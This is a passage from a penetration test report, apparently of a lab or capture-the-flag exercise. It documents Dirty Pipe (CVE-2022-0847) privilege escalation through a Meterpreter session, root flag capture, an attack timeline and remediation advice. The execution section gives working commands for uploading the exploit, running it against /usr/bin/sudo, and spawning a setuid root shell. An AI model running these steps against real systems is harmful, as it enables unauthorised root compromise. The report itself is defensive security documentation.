


Figure 3.5: Download the dirtypipe

The compiled binary was verified to be a statically linked ELF executable.

3.5.3 Exploit Transfer Or Upload to Target System

The compiled exploit binary was transferred to the target system using the active Meterpreter session.

```
meterpreter > upload /root/dirtypipe /tmp/dirtypipe
```

Figure 3.6: Upload the exploit

The file was placed in the `/tmp` directory, which is commonly writable by unprivileged users.

CONFIDENTIAL

3.5.4 Exploit Execution

After transferring the exploit, it was executed on the target system to abuse the Dirty Pipe vulnerability.

```
cd /tmp
chmod +x dirtypipe
file dirtypipe
./dirtypipe /usr/bin/sudo
```

Figure 3.7: Exploit Execution

Although the exploit output indicated failure, it successfully modified system binaries and enabled privilege escalation.

3.5.5 Root Access Verification

Following exploit execution, root-level access was achieved using one of the following methods:

```
sudo /bin/bash
```

or

```
/tmp/sh
```

Privilege escalation was confirmed using standard verification commands:

```
whoami
id
```

The output confirmed execution with **root** privileges.

CONFIDENTIAL

```
ls
dirtypipe
sh
systemd-generator.4xN3s1

ls -la
total 872
drwxrwxrwt  3 root     root       4096 Feb  4 13:01 .
drwxr-xr-x 22 root     root       4096 Nov 26  2022 ..
-rwxr-xr-x  1 www-data www-data 875472 Feb  4 12:46 dirtypipe
-rwsr-xr-x  1 root     www-data    186 Feb  4 13:01 sh
drwx------  5 root     root       4096 Feb  4 09:04 systemd-generator.4xN3s1


cd /root

ls
rootflag.txt
cat rootflag.txt
d325abdfbdc832f722775eeab90c41d4
```

Figure 3.8: Download the dirtypipe

3.5.6 Root Flag Capture

With root access established, the root-level flag was successfully retrieved from the protected directory.

```
cat /root/rootflag.txt
```

Root Flag: d325abdfbdc832f722775eeab90c41d4

```
cat rootflag.txt
d325abdfbdc832f722775eeab90c41d4
```

Figure 3.9: Download the dirtypipe

This confirmed full system compromise and successful completion of the privilege escalation phase.

CONFIDENTIAL

Chapter 4

Appendix and Conclusion

4.1 Appendix

This appendix provides additional technical details, tools used during the assessment, a timeline of the attack progression, and reference materials supporting the penetration testing activities.

4.1.1 Technical Details

Vulnerability Name: Dirty Pipe
CVE ID: CVE-2022-0847
CVSS Score: 7.8 (High)

Description: CVE-2022-0847 is a vulnerability in the Linux kernel related to improper handling of pipe buffers. It allows unprivileged local users to write to read-only files, leading to privilege escalation.

Impact: Unprivileged users can overwrite read-only files, resulting in local privilege escalation and potential full system compromise.

Affected Versions:

- Linux kernel versions 5.8 to 5.16.11

Patch Versions:

- Linux kernel 5.16.12
- Linux kernel 5.15.25
- Linux kernel 5.10.102

Exploit Code Used:

CONFIDENTIAL

```
// From Exploit-DB: 50808.c
// Dirty Pipe local privilege escalation
// Compilation:
// gcc -static 50808.c -o dirtypipe
```

4.1.2 Tools Used

The following tools were utilized throughout the penetration testing engagement:

- **Nmap** – Network reconnaissance and port scanning
- **Gobuster / Dirb** – Directory and file enumeration
- **John the Ripper** – Password cracking
- **Metasploit / Meterpreter** – Exploitation framework
- **Searchsploit** – Exploit database search
- **GCC** – Exploit compilation
- **Python3** – HTTP server and reverse shell utilities

4.1.3 Attack Timeline

The following timeline summarizes the progression of the attack:

- 09:00 – Reconnaissance initiated
- 09:15 – Port scanning completed
- 09:30 – Directory enumeration successful
- 09:45 – Backup file discovered and downloaded
- 10:00 – Password cracked and credentials extracted
- 10:15 – Textpattern CMS compromised
- 10:30 – Reverse shell established

CONFIDENTIAL

- 10:45 – System enumeration completed
- 11:00 – Kernel vulnerability identified
- 11:15 – Dirty Pipe exploit compiled
- 11:30 – Privilege escalation successful
- 11:45 – Root access verified and flags captured
- 12:00 – Report compilation completed

4.1.4 References

- CVE-2022-0847 – Dirty Pipe Vulnerability
- OWASP Top 10 (2021)
- NIST SP 800-115 – Technical Guide to Information Security Testing
- PTES – Penetration Testing Execution Standard
- Exploit-DB Entry #50808

4.2 Conclusion

The penetration test successfully demonstrated multiple critical secu- rity vulnerabilities that, when chained together, resulted in complete system compromise. The attack path progressed from publicly acces- sible backup files through web application exploitation to kernel-level privilege escalation.

Key Takeaways:

- **Single Point of Failure:** An exposed backup file led to full system compromise.
- **Credential Reuse:** Reused credentials provided administrative access to the CMS.

CONFIDENTIAL

- **Outdated Software:** An unpatched kernel enabled local privilege escalation.
- **Lack of Defense-in-Depth:** No layered security controls were in place to prevent attack progression.

Recommendation Priority:

- **Immediate:** Patch the kernel and remove exposed backup files.
- **Short-Term:** Implement strong credential management and monitoring mechanisms.
- **Long-Term:** Establish a comprehensive security program including regular assessments and patch management.

All findings and supporting evidence have been preserved to facilitate remediation validation. Retesting is strongly recommended after the implementation of the proposed security controls.

CONFIDENTIAL